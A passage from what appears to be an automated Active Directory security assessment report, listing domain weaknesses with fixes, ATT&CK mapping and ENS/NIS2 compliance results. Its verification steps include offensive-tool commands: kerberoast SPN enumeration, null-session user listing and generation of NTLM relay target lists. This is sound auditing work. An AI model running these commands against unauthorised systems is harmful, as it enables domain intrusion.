'DC=north,DC=sevenkingdoms,DC=local' '(servicePrincipalName=HTTP/*)' sAMAccountName servicePrincipalName
┌──(user㉿linux)-[~]
└─$ impacket-GetUserSPNs 'north.sevenkingdoms.local/adscan:<password>' -dc-ip 192.168.180.11
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-019

krbtgt Account Password Not Rotated

PRIORITY 4.0

Baseline severity Medium KERBEROS SECURITY • POSTURE

CWE-916 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

The krbtgt account password has not been changed in more than 180 days. The krbtgt password is used to sign all Kerberos tickets in the domain. An attacker who knows the krbtgt hash can forge Golden Tickets that grant arbitrary access to any domain resource.

IMPACT

A stale krbtgt password extends the validity of any previously obtained krbtgt hash, potentially enabling persistent Golden Ticket attacks even after an incident response if the hash was exfiltrated before remediation.

AFFECTED ASSETS

- TIER 0 `krbtgt` · Last rotated 2026-05-01 (~198 days ago)

RECOMMENDED FIX

Rotate krbtgt twice and set a recurring schedule (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “krbtgt Account Password Not Rotated”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Read when the krbtgt password was last set and how many days ago that was.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADUser -Identity krbtgt -Properties PasswordLastSet | Select-Object PasswordLastSet,
@{n='AgeDays';e={((Get-Date) - $_.PasswordLastSet).Days}}
```

Read the same value over LDAP (pwdLastSet is a Windows FILETIME)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ ldapsearch -LLL -H ldap://192.168.180.11 -D 'adscan@north.sevenkingdoms.local' -w '<password>' -b
'DC=north,DC=sevenkingdoms,DC=local' '(sAMAccountName=krbtgt)' pwdLastSet
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-020

Weak Default Domain Password Policy

PRIORITY 4.0

Baseline severity Medium DOMAIN CONFIGURATION • VULNERABILITY

CWE-521 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

The Default Domain Password Policy fails one or more of the industry-standard controls (CIS Microsoft Windows Server Benchmark, Microsoft Security Baseline, DISA STIG): account lockout threshold, minimum password length, or the complexity requirement. Each loose control reduces the cost of credential-based attacks against the domain. Together they make password spraying, offline cracking, and low-entropy guessing trivially viable for any unprivileged principal that reaches authentication endpoints (LDAP, Kerberos, SMB, OWA, RDP, VPN front-doors).

IMPACT

Combined sub-issues compound attacker capability: account lockout disabled removes the natural ceiling on spray attempts; short minimum length brings passwords into consumer-GPU password-cracking reach (sub-8 chars: minutes per hash; 8-13 chars with dictionaries+rules: hours to days); complexity disabled allows trivially-structured passwords (seasons, company name + year, default keyboard patterns) that exhaust within the first few hundred spray candidates. Any single sub-issue raises the risk; their combination predicts initial-access compromise within a typical engagement window.

AFFECTED ASSETS

- `north.sevenkingdoms.local`

OBSERVED VS RECOMMENDED

SETTING	OBSERVED	RECOMMENDED	SOURCE
min pwd length	5	⩾ 14	CIS Microsoft Windows Server Benchmark (L1)
complexity enabled	False	= True	Microsoft Security Baseline
pwd history length	24	⩾ 24	CIS Microsoft Windows Server Benchmark
lockout threshold	5	⩽ 5	CIS Microsoft Windows Server Benchmark
max pwd age days	Never expires (set to 37,201 days)	⩽ 365	Microsoft Security Baseline

RECOMMENDED FIX

Harden the Default Domain Password Policy to the CIS / Microsoft baseline (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Weak Default Domain Password Policy”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Read the default domain password policy and compare it with the baseline you follow.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADDefaultDomainPasswordPolicy | Select-Object MinPasswordLength, ComplexityEnabled,
PasswordHistoryCount, MaxPasswordAge, LockoutThreshold, LockoutObservationWindow, LockoutDuration
```

Fine-Grained Password Policies that override it for some accounts.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADFineGrainedPasswordPolicy -Filter * | Select-Object Name, Precedence, MinPasswordLength,
LockoutThreshold
```

Read the same policy over the network.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb 192.168.180.11 -u adscan -p <password> --pass-pol
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p <password> --pass-pol
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-021

SMB Signing Not Required

PRIORITY 4.0

Baseline severity Medium NETWORK SECURITY • POSTURE

CWE-300 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

One or more domain-joined computers do not require SMB packet signing. When SMB signing is not enforced, an attacker in a man-in-the-middle position can relay NTLM authentication from these hosts to other services, authenticate as the relayed identity, and potentially execute code or access resources without knowing the credential.

IMPACT

Hosts with SMB signing disabled are viable relay targets. If the relayed credential belongs to a Domain Admin or computer account with unconstrained delegation, a single intercepted authentication can lead to full domain compromise. Domain Controllers with signing disabled are particularly severe as they represent the highest-value relay target in the environment.

AFFECTED ASSETS

- TIER 1 `castelblack.north.sevenkingdoms.local (192.168.180.22)`

RECOMMENDED FIX

Require SMB signing on both server and client via GPO (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “SMB Signing Not Required”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

On the affected host, read whether SMB signing is required. False on RequireSecuritySignature confirms the finding.

Windows PowerShell — Sysadmin

```
PS C:\> Get-SmbServerConfiguration | Select-Object RequireSecuritySignature, EnableSecuritySignature
```

Read the signing requirement from the SMB negotiation; the banner reports signing:False for a host that does not require it.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb 192.168.180.11
┌──(user㉿linux)-[~]
└─$ nmap -p445 --script smb2-security-mode 192.168.180.11
```

List every host in a range that does not require signing.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb <subnet> --gen-relay-list relay_targets.txt
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-022

SMB Null Session Authentication on DC

PRIORITY 4.0

Baseline severity Medium SMB ● VULNERABILITY

CWE-284 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

DESCRIPTION

Null session, also known as anonymous authentication, is a special kind of authentication during which the user doesn't submit any credentials. In an Active Directory environment, when a user connects via a null session on a Domain Controller, he connects as a member of the “Anonymous Logon” group and inherits all ACL's assigned to this group. By default in modern Active Directory environments, the “Anonymous Logon” group doesn't have any permissions, but in some legacy environments, it is part of the “Pre-Windows 2000 Compatible Access” group, which has permissions to authenticate through a null session on the DCs.

IMPACT

Once connected to a Domain Controller through a null session, attackers are able to enumerate information about your domain, such as users and password policies. With this information, an attacker can learn about any potential vulnerabilities or ways to best attack your systems.

AFFECTED ASSETS

- `north.sevenkingdoms.local`

RECOMMENDED FIX

Remove Anonymous Logon from Pre-Windows 2000 Compatible Access (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “SMB Null Session Authentication on DC”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Check whether Anonymous Logon (well-known SID S-1-5-7) is reachable through the 'Pre-Windows 2000 Compatible Access' group, and read the anonymous-access restrictions on the domain controller.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADGroupMember -Identity 'Pre-Windows 2000 Compatible Access' | Select-Object Name, SID
PS C:\> Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa' | Select-Object RestrictAnonymous,
RestrictAnonymousSAM, EveryoneIncludesAnonymous
```

Open a null session and try to list the domain users.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ rpcclient -U '' -N 192.168.180.11 -c enumdomusers
┌──(user㉿linux)-[~]
└─$ nxc smb 192.168.180.11 -u '' -p '' --users
```

F-023

Machine Account Quota Allows Domain Join

PRIORITY 0.1

Baseline severity Low DOMAIN CONFIGURATION • POSTURE

CWE-284 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

The ms-DS-MachineAccountQuota attribute is set to a value greater than 0. This allows any authenticated domain user to join computers to the domain up to the configured limit, which can be abused for RBCD attacks, DNS poisoning via fake computer objects, or Kerberos relay attack preparation.

IMPACT

An attacker with any valid domain credential can create computer objects under their control, enabling Resource-Based Constrained Delegation (RBCD) attacks, Kerberos relay setups (e.g. noPac), and persistence via machine accounts.

AFFECTED ASSETS

- `north.sevenkingdoms.local`

RECOMMENDED FIX

Set ms-DS-MachineAccountQuota to 0 (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Machine Account Quota Allows Domain Join”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Read the quota on the domain object. Any value above 0 lets every authenticated user join computers to the domain.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADObject -Identity (Get-ADDomain).DistinguishedName -Properties ms-DS-MachineAccountQuota |
Select-Object ms-DS-MachineAccountQuota
```

Read the same quota over LDAP.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p <password> -M maq
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

Compromised Credentials

Accounts whose credentials were recovered during the assessment, with the method used to obtain each. Secret values are never stored or reproduced in this report; only the credential type is shown. Where an account was reached by more than one technique, every route is listed. Closing one of them leaves the others open.

Domain · north.sevenkingdoms.local

ACCOUNT	METHOD	ROUTES	CREDENTIAL TYPE
`jon.snow`	kerberoast · also via DCSync	2 INDEPENDENT	PASSWORD

> 16 ACCOUNTS Every principal in the domain became extractable via DCSync once full domain compromise was achieved (8 NT hash, 8 Password). The complete per-account list is in the machine-readable appendix bundled with this report.

This count includes the krbtgt account key and 16 user and service accounts, 17 in all.

Recovered credentials were tested against the ADscan AD Audit Wordlist: 94 million entries, curated and frequency-ordered (most-crackable-first) for Active Directory service and user accounts.

Built on public credential-research corpora (hashmob, kerberoast_pws, kaonashi), deduplicated with order-preserving merge and tuned by ADscan for AD audit workloads. Per-domain targeted candidates are always tested first.

04 MITRE ATT&CK Coverage

Techniques exercised across the identified attack surface.


TECHNIQUE	NAME	LINKED FINDINGS
T1003.001	**OS Credential Dumping: LSASS Memory**	LSASS Not Running as a Protected Process (RunAsPPL Disabled)
T1021.002	**Remote Services: SMB/Windows Admin Shares**	SMB Null Session Authentication on DC
T1068	**Exploitation for Privilege Escalation**	noPac/sAMAccountName Spoofing (CVE-2021-42278 + CVE-2021-42287), PrintNightmare (CVE-2021-34527) Exposure in the Print Spooler
T1078	**Valid Accounts**	Accounts with Non-Expiring Passwords, Passwords Predating Current Policy
T1078.002	**Valid Accounts: Domain Accounts**	Privileged Sessions on Lower-Tier Hosts
T1110.002	**Brute Force: Password Cracking**	Weak Default Domain Password Policy, Account Passwords Recovered in This Assessment
T1110.003	**Brute Force: Password Spraying**	Weak Default Domain Password Policy
T1134.005	**Access Token Manipulation: SID-History Injection**	Child Domain Can Escalate to Forest Root (Intra-Forest Trust)
T1187	**Forced Authentication**	Kerberos Web Service (HTTP SPN) Relay and Coercion Surface
T1550.002	**Use Alternate Authentication Material: Pass the Hash**	Domain Controller Accepts NTLM Authentication
T1552	**Unsecured Credentials**	Credentials Stored in Directory Account Attributes
T1552.001	**Unsecured Credentials: Credentials In Files**	Sensitive Data Found in SMB Shares
T1557	**Adversary-in-the-Middle**	Domain Controller Accepts NTLM Authentication, LDAP Signing / Channel Binding Not Hardened, Kerberos Web Service (HTTP SPN) Relay and Coercion Surface
T1557.001	**Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and**	Domain Controller Accepts NTLM Authentication, LDAP Signing / Channel Binding Not Hardened, SMB Signing Not Required

TECHNIQUE	NAME	LINKED FINDINGS
	SMB Relay	
T1558	**Steal or Forge Kerberos Tickets**	Constrained Kerberos Delegation Misconfiguration, noPac/sAMAccountName Spoofing (CVE-2021-42278 + CVE-2021-42287)
T1558.003	**Steal or Forge Kerberos Tickets: Kerberoasting**	Domain Controller Accepts RC4 Kerberos Encryption, Domain Does Not Force AES Encryption for Kerberos, Kerberoasting
T1558.004	**Steal or Forge Kerberos Tickets: AS-REP Roasting**	Domain Controller Accepts RC4 Kerberos Encryption, AS-REP Roasting

17 techniques observed across 4 tactics

Density mapped to MITRE ATT&CK · darker cells indicate higher finding concentration or more severe exposure.

RECONNAISSANCE	RESOURCE DEVELOPMENT	INITIAL ACCESS	EXECUTION	PERSISTENCE	PRIVILEGE ESCALATION	DEFENSE EVASION	CREDENTIAL ACCESS	DISCOVERY	LATERAL MOVEMENT	COLLECTION	COMMAND AND CONTROL	EXFILTRATION	IMPACT
		T1133	T1053.005	T1098	T1134	T1027	T1003	T1018	T1021	T1005	T1105		T1486
		T1190	T1059	T1136	T1068 2	T1070	T1003.001 1	T1069	T1021.001	T1039			
				T1543.003	T1078 2	T1222.001	T1003.002	T1087	T1021.002 1				
				T1547.005	T1078.002 1	T1078.003	T1003.004	T1087.002	T1021.003				
				T1547.006		T1134.001	T1003.006	T1135	T1021.006				
						T1134.005 1	T1040	T1482	T1210				
						T1556.007	T1110		T1550.002 1				
							T1110.001		T1550.003				
							T1110.002 2		T1570				
							T1110.003 1						
							T1187 1						
							T1556						
							T1557 3						
							T1552 1						
							T1552.001 1						
							T1552.006						
							T1555						
							T1555.004						
							T1557.001 3						
							T1558 2						
							T1558.001						



Density

none → low → moderate → high

17 techniques · 4 tactics · 23 findings

KILL CHAIN · TEMPORAL NARRATIVE

How the attack chain unfolded

Earliest tactic to most recent · severity-coded · catalog-aligned to MITRE ATT&CK.

PRIVILEGE ESCALATION

T1078.002	Domain Accounts	1 finding	CRITICAL
T1068	Exploitation for Privilege Escalation	2 findings	HIGH
T1078	Valid Accounts	2 findings	MEDIUM

DEFENSE EVASION

T1134.005	Access Token Manipulation: SID-History Injection	1 finding	HIGH

CREDENTIAL ACCESS

T1110.002	Password Cracking	2 findings	CRITICAL
T1003.001	LSASS Memory	1 finding	HIGH
T1552	Unsecured Credentials	1 finding	HIGH
T1552.001	Credentials in Files	1 finding	HIGH
T1557	Adversary-in-the-Middle	3 findings	HIGH
T1557.001	LLMNR/NBT-NS Poisoning + SMB Relay	3 findings	HIGH
T1558	Steal or Forge Kerberos Tickets	2 findings	HIGH
T1558.003	Kerberoasting	3 findings	HIGH
T1110.003	Password Spraying	1 finding	MEDIUM
T1187	Forced Authentication	1 finding	MEDIUM
T1558.004	AS-REP Roasting	2 findings	MEDIUM

LATERAL MOVEMENT

T1021.002	Remote Services: SMB/Windows Admin Shares	1 finding	MEDIUM
T1550.002	Pass the Hash	1 finding	MEDIUM

DOMAIN COMPROMISE

⬢	DA	Full Domain Compromise Reached	2 of 7 paths walked end to end to full domain compromise	CRITICAL

The assessment identified 7 routes to full domain compromise, 2 of which were validated end to end. The kill-chain spans 4 ATT&CK tactics across 17 techniques, with credential access as the primary pivot. Immediate remediation should focus on the techniques flagged below before any compensating control work.

05 ENS: Esquema Nacional de Seguridad

ENS security measures affected by the assessment findings.

ENS: Esquema Nacional de Seguridad

The Esquema Nacional de Seguridad (ENS), established by Royal Decree 311/2022, is the mandatory security framework for Spanish public-sector organisations and their digital service providers. Active Directory weaknesses directly affect access control, identity management, and service protection domains.

Edition mapped against

This mapping was built against Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad, the original text, BOE núm. 106 of 4 May 2022, published by the Boletín Oficial del Estado as BOE identifier BOE-A-2022-7191. ADscan last read that text on 9 October 2026. Anexos I, II and III stand in their original wording. The one later amendment on record, Real Decreto 1125/2024 (BOE-A-2024-22935), changes disposición adicional segunda only and leaves the measure set and its applicability table untouched. A later edition would appear at https://www.boe.es/datosabiertos/api/legislacion-consolidada/id/BOE-A-2022-7191/analisis (Boletín Oficial del Estado, consolidated-legislation amendment analysis for this Real Decreto).

Declared scope of this assessment

No scope was declared for this system, so conformance below is stated against the **52** measures Real Decreto 311/2022, de 3 de mayo (BOE-A-2022-7191), Anexo II requires from the lowest level upward, which hold whatever the system's category turns out to be.

Of the 73 measures in the annex, **52** are exigible for this system. A further **21** depend on the system's categorisation and are reported as pending that declaration rather than assumed. This assessment measures 12 of the 52 measures Anexo II requires at every system category, which are the ones it assesses while no category is declared. It also assesses one further measure whose exigibility follows the categorisation, so 13 controls are reported below. The remaining 40 are organisational, physical or personnel measures that cannot be observed from Active Directory, and are neither assessed nor reported as conformant.

Declaring the system's category and the level of each of the five security dimensions resolves the other 21 measures and moves the exigible total up or down from 52.



The score is 0% although 3 checks verified clear, because every control those checks belong to also carries a finding. A control with a finding stays non-conformant until that finding is fixed.

9	1	0	10
NON-CONFORMANT	PARTIAL	CONFORMANT	CONTROLS ASSESSED

2	1	3
NOT ASSESSED	CLIENT EVIDENCE REQUIRED	CHECKS VERIFIED CLEAR

CERTIFICATION RISK · HIGH

9 major non-conformities identified. Address before the next certification or surveillance audit.

__3 checks verified clear__: checks ADscan actively probed and observed passing, recorded under 3 control codes (op.acc.2, op.acc.5, mp.com.2). Conformance counts control CODES, so a code that also carries a finding stays non-conformant even where an underlying check came back clean; these verified-clear checks are the observed-good evidence, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.

Conformance of assessed AD-relevant controls only. ADscan evaluates the Active Directory attack surface in scope for this engagement; controls outside that scope are marked __Not assessed__ and are excluded from this percentage. This figure is therefore the conformance of what was tested, not an overall framework certification posture.

MARCO OPERACIONAL

10 controls · **6** non-conformant · **1** partial · **0** conformant · **2** not assessed

MEDIDAS DE PROTECCIÓN

2 controls · **2** non-conformant · **0** conformant

MARCO ORGANIZATIVO

1 control · **1** non-conformant · **0** conformant

Non-conformity Summary

Gaps classified by audit severity. Major non-conformities typically trigger corrective action requests (CARs) in certification audits.

MAJOR NON-CONFORMITIES

op.acc.6	Mecanismo de autenticación (usuarios de la organización)	9.5
op.acc.5	Mecanismo de autenticación (usuarios externos)	9.1
op.acc.4	Proceso de gestión de derechos de acceso	8.5
op.acc.2	Requisitos de acceso	8.0

MINOR NON-CONFORMITIES / OBSERVATIONS

op.exp.10	Protección de claves criptográficas	4.0

mp.com.2	Protección de la confidencialidad	8.0
mp.com.3	Protección de la integridad y de la autenticidad	8.0
op.exp.2	Configuración de seguridad	7.5
org.4	Proceso de autorización	7.0
op.exp.6	Protección frente a código dañino	High

The figure on each row is that control's worst ADscan Priority. Major non-conformities: a finding graded High or Critical, meaning 7.0 or above on the bands published in the scoring methodology. Minor non-conformities: a finding below 7.0, or open attack paths carrying no finding of their own. Classification is indicative; auditor judgment may differ.

Control Assessment

Controls sorted by conformity status. Non-conformant controls carry the highest audit risk. One attack chain often bears on several obligations, so chains are counted against each control they affect and set out in full once, in the attack-path section. Each control counts the chains that bear on that obligation and still represent open exposure, which is why the figure differs between controls and is stated against the assessment total.

op.acc.6 — NON-CONFORMANT · MAJOR

MARCO OPERACIONAL

Mecanismo de autenticación (usuarios de la organización)

Los usuarios de la organización se autentican con mecanismos robustos y adecuados al nivel, con factores reforzados para el acceso privilegiado.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Account Passwords Recovered in This Assessment 9.1

op.acc.5 — NON-CONFORMANT · MAJOR

MARCO OPERACIONAL

Mecanismo de autenticación (usuarios externos)

El sistema implementa mecanismos de autenticación robustos que impidan el acceso de usuarios no autorizados.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Kerberoasting 8.0
- Credentials Stored in Directory Account Attributes 7.0
- Accounts with Non-Expiring Passwords 6.5
- Passwords Predating Current Policy 6.0
- +3 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

op.acc.4

NON-CONFORMANT · MAJOR

MARCO OPERACIONAL

Proceso de gestión de derechos de acceso

Los derechos de acceso se gestionarán de acuerdo a las necesidades del servicio y se revisarán periódicamente.

AFFECTED FINDINGS

- Constrained Kerberos Delegation Misconfiguration 8.5
- Kerberoasting 8.0
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Passwords Predating Current Policy 6.0
- Machine Account Quota Allows Domain Join 0.1

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

op.acc.2

NON-CONFORMANT · MAJOR

MARCO OPERACIONAL

Requisitos de acceso

Los recursos del sistema dispondrán de los controles de acceso adecuados que impidan el acceso no autorizado.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Domain Controller Accepts NTLM Authentication 4.0
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0
- SMB Null Session Authentication on DC 4.0

mp.com.2

NON-CONFORMANT · MAJOR

MEDIDAS DE PROTECCIÓN

Protección de la confidencialidad

La información transmitida a través de redes o almacenada en sistemas debe protegerse contra accesos no autorizados.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Credentials Stored in Directory Account Attributes 7.0
- Sensitive Data Found in SMB Shares 7.0
- Domain Controller Accepts NTLM Authentication 4.0
- +4 more

mp.com.3

NON-CONFORMANT · MAJOR

MEDIDAS DE PROTECCIÓN

Protección de la integridad y de la autenticidad

Se garantizará la autenticidad del origen y la integridad de la información intercambiada entre sistemas.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Domain Controller Accepts NTLM Authentication 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Null Session Authentication on DC 4.0
- SMB Signing Not Required 4.0
- +1 more

op.exp.2

NON-CONFORMANT · MAJOR

MARCO OPERACIONAL

Configuración de seguridad

Los sistemas deben ser configurados minimizando su exposición a amenazas, desactivando funcionalidades innecesarias.

AFFECTED FINDINGS

- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Sensitive Data Found in SMB Shares 7.0

org.4

NON-CONFORMANT · MAJOR

MARCO ORGANIZATIVO

Proceso de autorización

Se mantendrá un proceso formal de autorización para el acceso a los sistemas y para las operaciones privilegiadas.

AFFECTED FINDINGS

- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Machine Account Quota Allows Domain Join 0.1

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

op.exp.6 NON-CONFORMANT · MAJOR

MARCO OPERACIONAL

Protección frente a código dañino

Se dispondrá de mecanismos de prevención y reacción frente a código dañino, mantenidos conforme a las recomendaciones del fabricante.

OBSERVED ON THE HOSTS

Microsoft Defender Antivirus is installed and not running on castelblack.north.sevenkingdoms.local, and no other active protection product was detected on that host. It could not be confirmed on winterfell.north.sevenkingdoms.local.

op.exp.10 PARTIALLY CONFORMANT · MINOR

MARCO OPERACIONAL

Protección de claves criptográficas

Las claves criptográficas se protegerán durante todo su ciclo de vida: generación, distribución, custodia, renovación, retirada de operación y destrucción.

AFFECTED FINDINGS

krbtgt Account Password Not Rotated 4.0

op.exp.4 CLIENT EVIDENCE REQUIRED

MARCO OPERACIONAL

Mantenimiento y actualizaciones de seguridad

Se aplicarán las actualizaciones de seguridad de forma regular y oportuna, minimizando la ventana de exposición.

One client-supplied fact decides this control. Neither a pass nor a gap until it is answered, so it is excluded from the conformance figure.

op.acc.3 MARCO OPERACIONAL NOT ASSESSED

Segregación de funciones y tareas

Los privilegios de acceso deben estar segregados para evitar concentraciones de poder que puedan ser abusadas.

AFFECTED FINDINGS

Privileged Sessions on Lower-Tier Hosts 9.5

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Exigibility depends on the system's declared categorisation, which this assessment did not receive.

op.acc.1 MARCO OPERACIONAL NOT ASSESSED

Identificación

Todos los usuarios con acceso al sistema deben estar identificados de forma única y no compartir identidades.

Exigible at every category: this measure is required from BAJO upward, so it holds whatever the system's declared categorisation turns out to be.

CERTIFICATION & AUDIT IMPACT

The 9 major non-conformities identified (e.g. op.acc.6, op.acc.5, op.acc.4) would each constitute a corrective action request (CAR) during a ENS certification or surveillance audit. The 1 minor non-conformity may result in observations or minor CARs at auditor discretion. Organizations with active certification must address major non-conformities before the next audit cycle to avoid suspension or withdrawal of certification.

06 NIS2 Directive


NIS2 obligations affected by Active Directory security findings.

NIS2: Network and Information Security Directive

NIS2 requires effective technical and organisational security measures. AD weaknesses such as privilege escalation, credential exposure, and weak access governance materially affect identity, access control, and incident containment obligations.

Edition mapped against

This mapping was built against Directive (EU) 2022/2555 of the European Parliament and of the Council of 14 December 2022 on measures for a high common level of cybersecurity across the Union, the original Official Journal text, English version, OJ L 333 of 27 December 2022, published by the Publications Office of the European Union as CELEX 32022L2555. ADscan last read that text on 13 October 2026. No amendment and no consolidated version. The single corrigendum carrying an English version, 32022L2555R(04), corrects Article 19(1) and does not reach Article 21. A later edition would appear at http://publications.europa.eu/resource/celex/32022L2555 (Cellar, the repository of the Publications Office of the European Union).



The score is 0% although 3 checks verified clear, because every control those checks belong to also carries a finding. A control with a finding stays non-conformant until that finding is fixed.

4	1	0	5
NON-CONFORMANT	PARTIAL	CONFORMANT	CONTROLS ASSESSED

3
CHECKS VERIFIED CLEAR

SUPERVISORY RISK · HIGH

4 major non-conformities identified. Address before the next supervisory review or internal ICT audit.

***3 checks verified clear**: checks ADscan actively probed and observed passing, recorded under 3 control codes (Art. 21(2)(e), Art. 21(2)(i), Art. 21(2)(h)). Conformance counts control CODES, so a code that also carries a finding stays non-conformant even where an underlying*

check came back clean; these verified-clear checks are the observed-good evidence, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.

*Conformance of assessed AD-relevant controls only. ADscan evaluates the Active Directory attack surface in scope for this engagement; controls outside that scope are marked **Not assessed** and are excluded from this percentage. This figure is therefore the conformance of what was tested, not an overall statement of compliance with the regime.*

OTHER

5 controls · **4** non-conformant · **1** partial · **0** conformant

Non-conformity Summary

Gaps classified by audit severity. This regime is supervised by the competent authority and has no certification, so a major non-conformity is a gap a supervisory review or the entity's own ICT audit would raise first.

MAJOR NON-CONFORMITIES		
Art. 21(2)(i)	Human resources security, access control policies and asset management	9.5
Art. 21(2)(j)	Multi-factor authentication and secured communications	9.1
Art. 21(2)(e)	Security in network and information systems acquisition, development and maintenance	8.0
Art. 21(2)(h)	Cryptography and encryption	8.0

MINOR NON-CONFORMITIES / OBSERVATIONS		
Art. 21(2)(f)	Policies and procedures to assess the effectiveness of cybersecurity risk-management measures	0.0

The figure on each row is that control's worst ADscan Priority. Major non-conformities: a finding graded High or Critical, meaning 7.0 or above on the bands published in the scoring methodology. Minor non-conformities: a finding below 7.0, or open attack paths carrying no finding of their own. Classification is indicative; auditor judgment may differ.

Control Assessment

Controls sorted by conformity status. Non-conformant controls carry the highest audit risk. One attack chain often bears on several obligations, so chains are counted against each control they affect and set out in full once, in the attack-path section. Each control counts the chains that bear on that obligation and still represent open exposure, which is why the figure differs between controls and is stated against the assessment total.

Art. 21(2)(i)

NON-CONFORMANT · MAJOR

Human resources security, access control policies and asset management

The access control policies of the measure, read against the permissions the directory grants and the accounts that hold them.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Account Passwords Recovered in This Assessment 9.1
- Constrained Kerberos Delegation Misconfiguration 8.5
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- +7 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 21(2)(j)

NON-CONFORMANT · MAJOR

Multi-factor authentication and secured communications

Authentication strength beyond a single password, read from the password policy in force and the secrets recoverable from the directory.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Kerberoasting 8.0
- Accounts with Non-Expiring Passwords 6.5
- Passwords Predating Current Policy 6.0
- AS-REP Roasting 4.0
- +1 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 21(2)(e)

NON-CONFORMANT · MAJOR

Security in network and information systems acquisition, development and maintenance

The vulnerability-handling branch of the measure, read from the weaknesses present in the domain. The acquisition and development lifecycle is not assessed.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Domain Controller Accepts NTLM Authentication 4.0
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- +2 more

ATTACK-PATH EVIDENCE

